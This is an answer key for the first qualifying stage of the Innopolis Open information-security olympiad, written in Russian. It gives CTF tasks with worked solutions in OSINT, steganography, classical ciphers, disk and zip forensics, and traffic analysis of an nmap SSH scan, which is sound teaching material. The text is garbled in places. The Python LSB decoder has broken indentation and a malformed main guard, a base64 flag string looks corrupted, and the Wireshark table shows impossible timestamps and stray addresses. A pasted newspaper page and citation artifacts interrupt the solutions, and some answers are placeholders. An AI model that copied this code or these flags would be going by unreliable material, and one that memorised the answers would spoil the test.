

**Международная олимпиада «Innopolis Open»
по профилю «Информационная безопасность»**

Материалы заданий первого отборочного этапа

2025-2026 г.г.

Первый отборочный этап

Первый отборочный этап Олимпиады проходит дистанционно в формате CTF task-based.

CTF (Capture the flag в переводе с англ. яз. «Захват флага») task-based – формат соревнований по информационной безопасности, целью которого является «захват флага» при решении таска (задания). Иными словами, участникам необходимо решить задания и получить ответ в виде «флага»:

- Флагом могут быть скомпрометированные данные, пароли, почты и всё то, что можно найти во время анализа приложений и файлов.
- Флаги представляют собой набор символов или произвольную фразу.
- Флаги имеют формат, указанный в задании, например: *InnoCTF{h4110_w0r1d}*.

Особенности формата:

- Используется автоматическая проверяющая система ответов.
- За верный флаг участник получает баллы. За неправильный флаг баллы не вычитаются.
- Для ранжирования участников с одинаковым количеством баллов учитывается время сдачи ответа в проверяющую систему.
- Для некоторых заданий используется динамическая система оценки; чем больше участников решили задание, тем меньше за него можно получить баллов.

Все задания можно отнести к следующим категориям (также приложили список инструментов, которые могут оказаться полезными при решении):

- **JOY** (различные развлекательные задачи). Это может быть коллективная фотография команды, видеозапись с приветствием или прохождение мини-игры.

- **ADMIN** (задания на администрирование операционных систем). Обычно задания, связанные с работой сисадмина: восстановление данных, виртуальные машины и так далее.

- **CRYPTO** (Криптография – задания на криптографические алгоритмы, как на старинные, так и на современные).

- **FORENSIC** (Компьютерная криминалистика – расследование инцидентов, исследование различных дампов (сетевых, памяти и прочее), восстановление архивов.

- **MATH** (Задачи на знание хэш-функций, алгоритмов, сортировки, структуры данных)
- **NETWORK** (Задачи на знания сетевых протоколов, сетевого оборудования, принципов работы с сетевым трафиком и отслеживание вредоносной сетевой активности)
- **PPC** (Задачи на программирование или автоматизацию обработки большого количества данных)
- **MISC** (Задачи на логику, нетривиальное мышление и особенности работы различных технологий)
- **PWN** (задачи на поиск и эксплуатацию уязвимостей в скомпилированных приложениях) Поиск и эксплуатация бинарных уязвимостей)
- **CTB** (Crack the box в переводе с англ. яз. «Взломать коробку») (Задачи на аудит удалённых машин)
- **REVERSE** (Обратная разработка – исследование бинарных файлов (программ) без исходных кодов и изучение работы различных редких архитектур)
- **STEGANO** (Стеганография - поиск и обнаружение скрытых каналов передачи, а также их организация)
- **WEB** (Поиск и эксплуатация веб-уязвимостей)

Задачи формата CTF task-based не предполагают подробного описания условия, иными словами дается путь, файл или ссылка на какой-либо ресурс. Кроме того, задания всегда относятся к одной или нескольким категориям, что позволяет понять какие именно знания и инструменты потребуются для решения. При решении заданий участники не ограничены ни в используемых языках программирования, ни в инструментах.

Задания Первого отборочного этапа

Легенда: "Операция «Медуза»"

Сюжет:

ЭКСТРЕННЫЙ ПРИКАЗ №1 ДЛЯ ВСЕХ ЭКИПАЖЕЙ МЕЖЗВЁЗДНОГО АГЕНТСТВА

ЧАСТЬ 1: ТИХИЙ КОСМОС

Казалось, в секторе Медуза царит спокойствие. Корабли исследователей из Академии Галактических Наук мирно курсировали между планетами, каталогизируя артефакты древних цивилизаций и пополняя Великий Архив. Вы, лучшие курсанты Академии — капитаны, шифровальщики, инженеры и следопыты — готовились к обычной учебной миссии на Третьей планете системы.

Но тишина оказалась обманчивой.

Первым тревогу подал робот-наставник, ветеран сотни экспедиций, Громозека. Его сенсоры, вшитые в коммуникационные спутники, уловили странную аномалию.

— Внимание, экипажи, — раздался его металлический, но полный беспокойства голос во всех кабинах. — Мною зафиксированы "цветы-зеркала" с искажённой записью. Они показывают не прошлое, а... будущее. Будущее, в котором весь флот Агентства парализован.

Цветы-зеркала — уникальные артефакты, способные хранить память событий. Кто-то подменил их данные, вплетая в голограммы прошлого скрытые команды, вирусы и схемы атак.

А потом пропал корабль «Пегас». Не просто исчез — стёрся из всех баз данных, будто его никогда и не было. Лишь старый говорящий птиц-робот, чинящий навигаторы в ангаре, пробормотал ключ к разгадке:

— "Ищите того, кто прячется в трёх отражениях. Его имя — Глот. Он крадёт не корабли... он крадёт истину."

Глот. Мифическая фигура, главарь космического пиратского картеля «Тень Кентавра». Легенды говорили, что он не грабит конвои, а ворует саму информацию, подменяет её, переписывает историю и технологии под себя. И теперь он добрался до сердца Агентства — до системы Медузы.

Его цель — Яблоко Раздора, формулу абсолютного топлива, дающего безграничную энергию. Тот, кто ею завладеет, станет правителем галактики. И он почти у цели.

Ваша миссия, экипажи, начинается сейчас. Вы — последняя линия обороны.

ЧАСТЬ 2: ТРИ ПЛАНЕТЫ ЛЖИ

Глот разделил свою операцию на три этапа, замаскировав их под три безобидные планеты системы. Чтобы добраться до него, вам предстоит пройти через все.

ПЛАНЕТА ПЕРВАЯ: МИР ЗЕРКАЛЬНЫХ ЦВЕТОВ

Здесь всё — обман. Цветы-зеркала фиксируют не реальность, а сфабрикованные пиратами версии событий. Ваша задача — прочесть логи и артефакты, запечатлённые в их голограммах. Каждый расшифрованный флаг — это очищенная капля памяти, кусочек правды, отобранный у пиратов. Ищите несоответствия, анализируйте цифровые отпечатки, восстанавливайте хронологию вторжения. Только так вы найдете координаты следующей точки.

— "Осторожнее с отражениями, — предупреждает Громозека через статику помех. — Они показывают то, что Глот хочет, чтобы вы видели. Ищите щель между зеркалами. Там — правда."

ПЛАНЕТА ВТОРАЯ: МУЗЕЙ ТРЁХ КАПИТАНОВ

Глот захватил величайшую галактическую библиотеку — базу данных музея. Теперь все экспонаты, все записи о технологиях, все профили героев — подделаны. Пираты умело вплели в код музея свои диамантовые черепашки — крошечные шпионские устройства, которые следят за каждым вашим шагом и воруют ваши находки.

Вам предстоит расследование в самом сердце обмана. Проверяйте подлинность записей, вскрывайте веб-интерфейсы и базы данных, находите скрытые послания и фальшивые профили агентов Глота. Каждая обнаруженная черепашка и каждая исправленная запись ослабляет хватку пиратов на информации.

Птиц-говорящий, подключившись к системе музея, шипит на ухо: "Он здесь. Он всегда был здесь. Притворялся зрителем. Ищите того, кто знает всё, но никогда не говорит правду..."

ПЛАНЕТА ТРЕТЬЯ: ШТАБ-КВАРТИРА «ТЕНИ КЕНТАВРА»

Финальная цель — сама цитадель Глота, замаскированная под безобидную астероидную станцию. Здесь нет места тонкому расследованию. Здесь — война.

Ваш собственный корабль, ваш сервер, будет атакован ордой автоматических пиратских зондов. Ваша задача — защитить его, закрыть уязвимости, отбить атаки, пока вы сами пробиваетесь к ядру станции.

А в ядре вас ждёт сам Глот (или его цифровой аватар). Его системы защиты — лабиринт из скрытых каналов связи (шапок-невидимок) и взрывоопасного кода. Вам придётся взламывать, эксплуатировать уязвимости, проникать всё глубже, чтобы добыть финальные доказательства — мастер-ключи, которые откроют доступ к главному серверу и формуле Яблока Раздора.

ЧАСТЬ 3: ВАША МИССИЯ

С этого момента вы — не просто курсанты. Вы — Агенты Громозеки, Экипаж Последнего Пегаса, Охотники на Пиратов.

Ваш успех зависит от того, насколько вы слажены как команда. Криптограф расшифрует перехваченные приказы Глота. Веб-следопыт вскрыет фальшивые фасады его музея. Кибер-сыщик по каплям соберёт доказательства из памяти цветов-зеркал. Сетевой инженер отстоит ваш корабль от яростных атак. А специалист по взлому нанесёт решающий удар в самое сердце станции Глота.

Между этапами вы будете получать сообщения — то от Громозеки, который пытается восстановить связь, то от птица-говоруна, несущего обрывки древних знаний, то от зашифрованных пиратских каналов, полных угроз и хвастовства.

Судьба системы Медуза, а с ней и всего Агентства, теперь в ваших руках.

Сможете ли вы распутать паутину лжи, разбить зеркала обмана и добраться до истины, спрятанной в глубинах третьей планеты?

Операция «Медуза» началась. Добро пожаловать в расследование.

Примечание для экипажа: Все данные, артефакты и коммуникационные каналы могут быть частью оперативной обстановки. Доверяйте только проверенным источникам. И помните — Глот слышит всё. Даже это.

УДАЧИ, АГЕНТЫ. АГЕНТСТВО НАДЕЕТСЯ НА ВАС.

Задачи


1. Osint

1.1. Цитадель «Медный Ананас»

Балл: 10

Условие:

Агенты получают только фотографию фасада здания с медно-золотыми панелями и повторяющимся треугольным узором, а также легенду о «Медном доме» / «Ананасе», где скрывается Глот. Задача — по этой картинке и подсказкам найти реальный объект на Земле и установить фамилию архитектора, известного как лорд и автор футуристических зданий.



Решение:

Участники загружают `copper_skin.jpg` в обратный поиск по картинкам (Google Images / Яндекс / TinEye) и видят совпадающие фотографии современного здания с тем же фасадом. Дальнейший поиск по запросам вроде `copper facade pineapple building architect lord` выводит на статьи об этом объекте и его создателе.

Из найденных материалов становится ясно, что архитектор — британский лорд с фамилией Foster, за которым числятся несколько знаковых футуристических проектов по всему миру. Фамилию записывают заглавными буквами в формате `CTF{Foster}` и получают флаг.

Ответ: CTF{Foster}

1.2. Протокол «Зеркальная Оранжерея»

Балл: 10

Условие:

Разбирая зашифрованные архивы в бункере Глота, профессор Селезнёв наткнулся на защищённый файл, помеченный символом «Цветок-Зеркало». Согласно записям, это био-ключ, открывающий доступ к навигационным картам пиратов. Система защиты «Медуза» работает по принципу ассоциативной памяти. Она выдала нам два фрагмента данных: - повреждённый снимок растения из оранжереи Глота; - фрагмент описания из древнего земного архива, который пираты использовали как кодовую книгу: («... *тропические регионы Америки. Там её называют "мексиканской астрой"*. Известно более 40 видов этого растения, преимущественно однолетников.») Чтобы взломать защиту, нужно восстановить целостность этих данных: - определить, о каком цветке идёт речь, и найти номер архивной записи, из которой взят этот текст.

Решение:

Участники открывают Cosmos.jpg и в обратный поиск по картинкам (Google Images / Яндекс / TinEye) и видят совпадающие фотографии цветка, космея.

Далее они берут из условия ключевые слова цитаты — «мексиканская астра», «тропические регионы Америки», «известно более 40 видов, преимущественно однолетников» — и вбивают их в поиск;

После этого участники ищут саму цитату целиком в электронных ботанических справочниках/энциклопедиях,


ОБЛГАЗЕТА.RU
Новости
Политика
Экономика
Общество
Земства
Культура
Спорт
Пресс-релизы
Правовой портал

прополка – ей необходимы. Тогда растение будет радовать садоводов долгое время.

– Важно помнить, что космея растёт на любых почвах, – рассказала Ольга Киселёва. – Обеспеченность влагой ей также не критична. Единственное условие – солнечное место, в тени она развиваться не будет. Неприхотливость космеи и стала основным фактором популярности этого декоративного растения среди садоводов. Она может использоваться не только в дачном озеленении, но и в городских условиях. Её цветы очень хорошо смотрятся как в индивидуальных посадках, так и в контейнерном озеленении: в любых композициях и бордюрах она является очень удачным дополнением. Кроме того, всё растение идеально подходит для букетов и создания сухоцветов.

На сегодняшний день в продаже есть множество различных видов и сортов космеи, однако чаще всего её продают сортосмесями. Наибольшим спросом пользуются сорта космеи дважды перистой, серо-жёлтой и кроваво-красной. Они вырастают до полутора метров в высоту, цветы в диаметре достигают 9 сантиметров, на кусте их может быть до 30–40 штук. Цветовая гамма космеи включает практически все оттенки, но обычно можно встретить белые, розовые и красные цветы. Есть и экзотические сорта зарубежной селекции, которые сейчас появляются на рынке – карликовые, махровые и быстро зацветающие.

Между тем

Родина космеи – тропические регионы Америки. Там её называют «мексиканской астрой». Известно более 40 видов этого растения, преимущественно однолетников. В Европу космея пришла в конце XVIII века, в России её стали выращивать примерно через столетие. В южных регионах страны она очень часто встречается по обочинам дорог как сорное растение.

Опубликовано в №162 от 07.09.2019

Сюжет

ОБЛГАЗЕТА.RU «Дом. Сад. Огород»

Особенности и секреты садового хозяйства на Среднем Урале.

пока не находят нужную статью, где этот абзац приведён дословно и имеет конкретный номер записи — 162.

Используя формат из условия, они подставляют название растения и номер записи в шаблон флага и получают ответ вида `CTF{Космея162}`.

Ответ: `CTF{Космея162}`

2. Stegano

2.1. Зеркальная Библиотека

Балл: 100

Условие:

Среди цифровых архивов Хранителей нашли странный документ формата DOCX. Говорят, что писец спрятал в нём ключ, используя искажённые буквы и зеркальные изображения. Говорят, что две одинаковые картинки никогда не бывают полностью идентичны.

Решение:

1. Скачиваем файл и ищем пароль в тексте.

Берём файл из сервиса:

Открываем `zagadka.docx` в Word / LibreOffice и внимательно читаем текст.

Часть букв выделена курсивом — если выписать только эти наклонные буквы подряд, получается осмысленное слово, например:

`PixelKey42`

Это и есть пароль к скрытому архиву, который нам понадобится дальше.

2. DOCX распаковываем как ZIP и находим картинку.

DOCX — это zip-архив, поэтому:

```
mkdir out_docx
```

```
unzip zagadka.docx -d out_docx
```

```
ls out_docx/word/media
```

В каталоге `out_docx/word/media` находим файл `image1.jpeg`. Легенда про «зеркальные изображения» и подсказка в описании намекают, что именно в этой картинке спрятан следующий уровень.

Смотрим тело JPEG: по сигнатурам видно, что внутри лежат ещё файлы.

Для начала просто смотрим хвост файла через xxd:

```
cd out_docx/word/media
```

```
xxd image1.jpeg | tail
```

В конце файла помимо обычных байт JPEG видны читаемые строки:

```
...image1.png...PK...
```

```
...image2.png...PK...
```

То есть **внутри JPEG** явно встречаются имена `image1.png` и `image2.png`, а также **сигнатуры PK**, которые используются в ZIP-архивах. Уже по этому можно догадаться, что к картинке пришит архив с двумя PNG.

3. Определяем границу JPEG и пришитого хвоста.

Смотрим файл через `binwalk`, чтобы узнать реальный размер JPEG:

```
cd out_docx/word/media
```

```
binwalk image1.jpeg
```

Вывод показывает строку вида:

```
0 0x0 JPEG image, total size: 498804 bytes
```

Это значит: первые 498804 байта — корректный JPEG, а всё, что идёт после, — дополнительные данные (у нас туда приписан ZIP-архив с PNG).

4. Отрезаем хвост и сохраняем его как ZIP.

Сохраняем размер JPEG в переменную и вырезаем хвост:

```
OFFSET=498804
```

```
dd if=image1.jpeg of=hidden.zip bs=1 skip=$OFFSET
```

Теперь `hidden.zip` содержит только пришитый архив. Проверяем:

```
file hidden.zip
```

5. Распаковываем ZIP с найденным паролем.

Создаём отдельную папку и распаковываем архив, используя пароль из шага 1:

```
mkdir hidden_zip
```

```
cd hidden_zip
```

```
7z x ../hidden.zip # при запросе вводим пароль PixelKey42
```

```
[a198@Macbooks-MacBook-Pro hidden_zip % 7z x ../hidden.zip

7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=utf8,Utf16=on,HugeFiles=on,64 bits,12 CPUs LE)

Scanning the drive for archives:
1 file, 241124 bytes (236 KiB)

Extracting archive: ../hidden.zip
--
Path = ../hidden.zip
Type = zip
Physical Size = 241124

[Enter password (will not be echoed):
Everything is Ok

Files: 2
Size:      240730
Compressed: 241124
```

В каталоге появляются два файла — `image1.png` и `image2.png`. Визуально они практически идентичны: это и есть «зеркальные» картинки, в отличиях которых закодирован флаг.

6. Извлекаем LSB красного канала и восстанавливаем флаг.

По коду/подсказке известно, что флаг спрятан в младших битах красного канала второй картинки относительно первой. Пишем небольшой скрипт на Python:

```
#!/usr/bin/env python3
```

```
"""
```

Декодер LSB стеганографии из двух PNG изображений

`image1.png` - базовое изображение (шум)

`image2.png` - модифицированное с флагом в LSB первого канала

```
"""
```

```
import sys
```

```
from PIL import Image
```

```
import numpy as np
```

```
import io
```

```
def extract_flag_from_images(img1_path: str, img2_path: str) -> str:
```

```
"""
```

Извлекает флаг из LSB стеганографии двух PNG изображений

Читает младшие биты (LSB) первого канала `image2.png`

```
"""
```

```
print(f"[+] Загружаем изображения: {img1_path}, {img2_path}")
```

```
# Загружаем изображения
img1 = Image.open(img1_path).convert('RGB')
img2 = Image.open(img2_path).convert('RGB')

print(f"[+] Размеры: {img1.size} -> массив {np.array(img1).shape}")

# Конвертируем в numpy массивы
base = np.array(img1)
mod = np.array(img2)

print(f"[+] Извлекаем LSB биты из первого канала image2.png...")

# Собираем все LSB биты из первого канала (R) modified изображения
# Порядок не важен - собираем все подряд
bits = []
h, w = mod.shape[:2]

for y in range(h):
    for x in range(w):
        # LSB первого канала (красный)
        bit = mod[y, x, 0] & 1
        bits.append(str(bit))

bit_string = ''.join(bits)
print(f"[+] Собрано {len(bit_string)} бит ({len(bit_string)//8} байт)")

# Преобразуем биты в символы
flag = ''
for i in range(0, len(bit_string), 8):
    byte_bits = bit_string[i:i+8]
    if len(byte_bits) < 8:
        break

    byte = int(byte_bits, 2)
    char = chr(byte)
    flag += char

# Останавливаемся на конце флага
if char == '}':
    break

return flag.strip()
```

```
def main():
    if len(sys.argv) != 3:
        print("Usage: python3 lsb_decoder.py image1.png image2.png")
        print("image1.png - базовое (не обязательно для декодирования)")
```

```
print("image2.png - содержит флаг в LSB")  
sys.exit(1)
```

```
img1_path, img2_path = sys.argv[1], sys.argv[2]  
  
try:  
    flag = extract_flag_from_images(img1_path, img2_path)  
    print(f"\n🚩 ФЛАГ: {flag}")  
  
    # Проверка формата  
    if flag.startswith("CTF{") and flag.endswith("}"):   
        print("✅ Формат флага корректный")  
    else:  
        print("⚠️ Возможная ошибка в извлечении")  
  
except Exception as e:  
    print(f"[-] Ошибка: {e}")  
    print("\nПроверьте:")  
    print("- Правильные ли файлы PNG")  
    print("- Одинаковые ли размеры изображений")  
    print("- Не повреждены ли файлы")
```

```
if name == "main":  
    main()
```

Скрипт пробегает по всем пикселям, собирает младшие биты там, где различаются красные компоненты, группирует по 8 бит и переводит в ASCII. На выходе получаем строку вида:

Ответ: CTF{LIBRARY_KEEPER_AB3c42dEF}

3. Crypto

3.1. Перехват у Гидры: Ключ ГОРГОНЫ

Балл: 10

Условие:

Дрон-разведчик АКБ перехватил шифрограмму, передававшуюся между кораблями картеля Глота. Послание зашифровано с помощью шифра ГОРГОНЫ — подстановочной системы, в которой каждую букву латинского алфавита заменили тактическими пиктограммами. Разведка уже восстановила полный алфавит шифра и передала его

командам в виде таблицы соответствий «буква → символ», однако само сообщение остаётся записанным только набором этих знаков.

Командам предстоит, используя выданный алфавит ГОРГОНЫ, расшифровать перехваченное графическое сообщение и извлечь кодовое имя операции картеля.

Решение:

Участники открывают изображение-алфавит (таблица ГОРГОНЫ) и фиксируют, какой тактический символ соответствует каждой букве: треугольник, круг, квадрат, крест, волны, стрелка и т.д. Затем последовательно просматривают картинки с шифрограммой и для каждого нарисованного значка по таблице подбирают букву, выписывая результат в строку. После посимвольной замены всех пиктограмм получается осмысленный текст формата HYDRA_GORGON_XXXXXX, где шесть заглавных букв в конце — уникальный идентификатор операции.

Флаг: CTF{HYDRA_GORGON_XXXXXX} — вместо XXXXXX подставляется полученная при расшифровке последовательность шести заглавных латинских букв, что соответствует шаблону CTF{HYDRA_GORGON_[A-Z]{6}}.

Ответ: CTF{HYDRA_GORGON_XXXXXX}

3.2. Шифр Глота: Протокол «АГЕНТ»

Балл: 10

Условие:

Сервис выдаёт файл `pirate_note.txt` с последовательностью чисел от 0 до 25 — это шифротекст, полученный аффинным шифром по алфавиту A–Z.

Из легенды известно, что открытый текст начинается со слова AGENTIS, а дальше идёт имя предателя; флаг имеет формат CTF{AGENTXXXXXXXXXX}, где десять последних букв генерируются динамически и ограничены регуляркой CTF{AGENTIS[A-Z]{8}}.

Решение:

1. Понимаем модель шифрования и кодировку букв.

В хинте дана формула: аффинный шифр работает как $E(x) = (a * x + b) \bmod 26$, где каждой букве сопоставлено число $A=0, B=1, \dots, Z=25$.

Задача сводится к нахождению коэффициентов (a) и (b) по известному префиксу AGENT и затем применению обратной формулы $D(y) = a^{-1} * (y - b) \bmod 26$ ко всем числам в `pirate_note.txt`.

2. Находим (a) и (b) по известному началу AGENT.

Переводим AGENT в числа: A=0, G=6, E=4, N=13, T=19 и берём первые пять чисел из `pirate_note.txt` как (y_1..y_5).

Для первой буквы A: ($a \cdot 0 + b \equiv y_1 \pmod{26}$) $\Rightarrow$ сразу получаем ($b = y_1$); для второй буквы G: ($6a + b \equiv y_2 \pmod{26}$), подставляя (b), решаем сравнение по модулю 26 (перебором допустимых a, взаимно простых с 26) и находим конкретное значение (a) — в коде генератора это ($a = 5$), ($b = 8$).

3. Находим обратный коэффициент (a^{-1}) и формулу расшифровки.

Чтобы «разделить на (a)» в модульной арифметике, ищем число (a^{-1}), удовлетворяющее ($a \cdot a^{-1} \equiv 1 \pmod{26}$); для ($a = 5$) это ($a^{-1} = 21$), так как ($5 \cdot 21 = 105 \equiv 1 \pmod{26}$).[file:39]

Тогда формула дешифровки для любого числа (y) из файла:

($x = 21 \cdot (y - 8) \pmod{26}$), где (x) — номер буквы в открытом тексте (0–25), который затем переводится обратно в символ A–Z.

4. Расшифровываем все числа и собираем флаг.

Пробегаем по всей последовательности из `pirate_note.txt`, для каждого числа (y) считаем ($x = 21 \cdot (y - 8) \pmod{26}$) и преобразуем (x) в букву латинского алфавита; на выходе получается строка длиной 15 символов вида AGENTISXXXXXXXXX.

Ответ: AGENTISXXXXXXXXX

4. Forensic

4.1. Зеркало Архива: Следы Третьей Планеты

Балл: 10

Условие:

Во время расследования на орбитальной станции был обнаружен повреждённый архив, который, по словам чат-птицы Говоруна, является одним из редких цветов-зеркал — устройств, фиксирующих события прошлого. Этот артефакт когда-то принадлежал исследователям системы Медузы, но, похоже, пираты Глота успели поработать с ним, пытаясь стереть важные улики.

Командам предстоит проанализировать предоставленный архив, восстановить его структуру и обнаружить скрытое сообщение, оставленное неизвестным союзником

внутри слоёв данных. Найденный флаг — это не просто ключ: это часть хроники, способная раскрыть очередной фрагмент заговора пиратского картеля.

Решение:

Просматриваем файлы в архиве, в каждом файле записан случайный текст. Можем предположить, что в каком-то из файлов будет записан флаг. Но даже если мы спарсим всем файлы, то флага не найдём. Вспоминаем, что в архиве можно оставлять комментарии к файлам, возмользуемся утилитой `zipinfo` и посмотрим комменты.

```
$ zipinfo -v "forensic(1).zip" | grep "file comment begins" -A 3
file comment begins
7d5443753532733955495f6c3030304c5f337631484372345f6e315f376e336d6d30635f4e33446431687b465443
file comment ends
```

Находим 1 коммент, который содержит hex-строку, декодим любым методом, инвертируем и получаем флаг



Ответ: CTF{h1dD3N_c0mm3n7_1n_4rCH1v3_IU9s25uCT}

4.2. Цветы-зеркала: Эхо диамантовой черепашки

Балл: 10

Условие:

На борту Пегаса сработали цветы-зеркала — они успели сохранить образ фрагмента файловой системы перед тем, как диамантовая черепашка Глота попыталась стереть следы своего присутствия.

Громоозека выгрузил снапшот в виде образа диска и передал его вам.

Ваша задача — восстановить удалённые данные и найти код активации черепашки.

Решение:

1. Скачиваем образ с сервера и определяем тип.

file pegasus_turtle_snapshot.img

file показывает, что это образ файловой системы ext4 (Linux rev 1.0 ext4 filesystem), значит его можно смонтировать как loop-устройство.[file:38]

```
sudo mkdir /mnt/turtle
sudo mount -o loop pegasus_turtle_snapshot.img /mnt/turtle
ls /mnt/turtle
```

В корне видим несколько текстовых файлов: meduza_report.txt, system.log, network_scan.txt, process_list.txt. Из названия понятно, что нас интересует отчёт meduza_report.txt.[file:5]

2. Читаем отчёт и находим base64-строку.

cat /mnt/turtle/meduza_report.txt

Внутри файла — псевдолог инцидента и строка вида:
Classified Access Code : Q1RGe1RVUIRMRV9BQjNjNDJlZEZGfQ==

Комментарии внизу файла прямо подсказывают, что это код активации, закодированный стандартным base64 и подлежащий расшифровке.

3. Декодируем base64 и получаем флаг.

Копируем base64-строку и декодируем любым способом, например командой base64:

```
echo 'Q1RGe1RVUIRMRV9BQjNjNDJlZEZGfQ==' | base64 -d
```

На выходе получаем строку формата: CTF{TURTLE_AB3c42dEF}
Эту строку и отправляем как флаг.

Ответ: CTF{TURTLE_AB3c42dEF}

5. Network

5.1. Следы пиратского вторжения

Балл: 10

Условие:

Громоозека перехватил сетевой трафик с одного из серверов системы Медузы. Похоже, что пираты Глота провели успешную атаку и похитили важные данные.

Проанализируйте захваченный трафик и восстановите хронологию атаки. Найдите все детали вторжения: IP-адрес злоумышленника, его действия и украденную информацию.

Решение:

Подключаем к серверу и видим, что нам надо ответить на вопросы. Открываем дамп трафика через Wireshark и анализируем. Посмотрим сколько хостов попало в трафик.

Адрес	Пакеты	Байты	Пакеты отправлено	Байты отправлено	Пакеты получено	Байты получено	Страна	Город	Шарота	Длина	Номер AS	Организация AS
192.168.0.23	14	1 KB	6	486 байты	8	885 байты						
192.168.0.24	9	136 байты	3	508 байты	4	328 байты						
192.168.0.1	28	32 KB	2	152 байты	26	32 KB						

3 хоста в одной подсети - 192.168.0.1, 192.168.0.23, 192.168.0.24

Дальше посмотрим протоколы, которые использовались

Протокол	Процент пакетов	Пакеты	Процент байтов	Байты	Бит/с	Конечные пакеты	Конечные байты	Конечные бит/с	PDU
Frames	100.0	2380	100.0	352434	4214	0	0	0	2380
Linux cooked-mode capture	100.0	2380	13.1	46103	551	0	0	0	2380
Internet Protocol Version 4	100.0	2380	16.4	57716	690	0	0	0	2380
User Datagram Protocol	1.5	44	0.1	352	4	0	0	0	44
Multicast Domain Name System	0.0	1	0.0	45	0	1	45	0	1
Domain Name System	1.5	42	0.9	3090	36	42	3090	36	42
Data	0.0	1	0.0	1	0	1	1	0	1
Transmission Control Protocol	97.4	2306	24.6	86664	1636	2390	79752	933	2306
Transport Layer Security	3.1	88	11.0	38706	463	88	38491	460	88
SSH Protocol	2.1	61	6.4	22574	269	61	22574	269	61
PostgreSQL	0.6	19	0.1	371	4	16	371	4	16
Data	1.8	51	4.5	16007	191	51	16007	191	51
Internet Group Management Protocol	1.0	29	0.1	232	2	29	232	2	29
Internet Control Message Protocol	0.0	1	0.0	37	0	1	37	0	1

В первую очередь посмотрим TCP пакеты, отбросим TLS, так как он зашифрованный.

Фильтруем по ssh и видим, что 192.168.0.23 сканировал SSH через nmap. Если мельком просмотреть все пакеты, то будет видно, что nmap'ом он сканил хост 192.168.0.24.

No.	Time	Source	Destination	Protocol	Length	Info
2699	33.779550035	192.168.0.24	192.168.0.23	SSH	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
3112	30.818348011	192.168.0.24	192.168.0.21	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
3113	30.818348011	192.168.0.24	192.168.0.21	SSHv2	95	Client: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
2136	39.080558119	192.168.0.24	192.168.0.23	SSHv1	101	Server: Protocol (SSH-1.3-MapRSE 1.0)
2145	39.060322000	192.168.0.24	192.168.0.23	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
2149	39.759881510	192.168.0.23	192.168.0.24	SSHv1	88	Client: Protocol (SSH-1.3-MapRSE 1.0)
2157	39.755887785	192.168.0.23	192.168.0.24	SSHv2	95	Client: Protocol (SSH-2.0-Map-SSH2-hostkey)
2159	39.757376717	192.168.0.23	192.168.0.24	SSHv2	100	Server: Key Exchange Init
2162	39.100143170	192.168.0.23	192.168.0.24	SSHv2	580	Client: Key Exchange Init
2169	39.910269996	192.168.0.24	192.168.0.23	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
2173	40.018472360	192.168.0.23	192.168.0.24	SSHv2	95	Client: Protocol (SSH-2.0-Map-SSH2-hostkey)
2176	40.025512078	192.168.0.24	192.168.0.23	SSHv2	1108	Server: Key Exchange Init
2177	40.027414860	192.168.0.23	192.168.0.24	SSHv2	580	Client: Key Exchange Init
2183	40.177962605	192.168.0.24	192.168.0.23	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
2187	40.174632778	192.168.0.23	192.168.0.24	SSHv2	95	Client: Protocol (SSH-2.0-Map-SSH2-hostkey)
2189	40.182077117	192.168.0.24	192.168.0.23	SSHv2	1108	Server: Key Exchange Init
2191	40.125120453	192.168.0.23	192.168.0.24	SSHv2	996	Client: Key Exchange Init
2197	40.132730412	192.168.0.24	192.168.0.23	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
2200	40.1532187976	192.168.0.23	192.168.0.24	SSHv2	95	Client: Protocol (SSH-2.0-Map-SSH2-hostkey)
2203	40.154099276	192.168.0.24	192.168.0.23	SSHv2	1108	Server: Key Exchange Init
2205	40.160380770	192.168.0.25	192.168.0.24	SSHv2	990	Client: Key Exchange Init
2216	40.181772060	192.168.0.21	192.168.0.23	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
2221	40.786751813	192.168.0.23	192.168.0.24	SSHv2	95	Client: Protocol (SSH-2.0-Map-SSH2-hostkey)
2224	40.79385691	192.168.0.24	192.168.0.23	SSHv2	1108	Server: Key Exchange Init
2226	40.837060002	192.168.0.23	192.168.0.24	SSHv2	101	Server: Key Exchange Init
2232	40.147453086	192.168.0.24	192.168.0.23	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 10.0p2 Debian-7)
2234	41.041285671	192.168.0.23	192.168.0.24	SSHv2	95	Client: Protocol (SSH-2.0-Map-SSH2-hostkey)

```

# Frame 2120: Packet, 95 bytes on wire (768 bits), 95 bytes captured (768 bits) on interface any, id 0
# Ethernet II, Src: Intel(R) Gigabit Ethernet Controller (en0), Dst: 192.168.0.23
# Internet Protocol Version 4, Src: 192.168.0.23, Dst: 192.168.0.24
# Transmission Control Protocol, Src Port: 45542, Dst Port: 22, Seq: 1, Ack: 34, Len: 27
# SSH Protocol
  Protocol: SSH-1.3-MapRSE
  [direction: Client to Server]

```

```

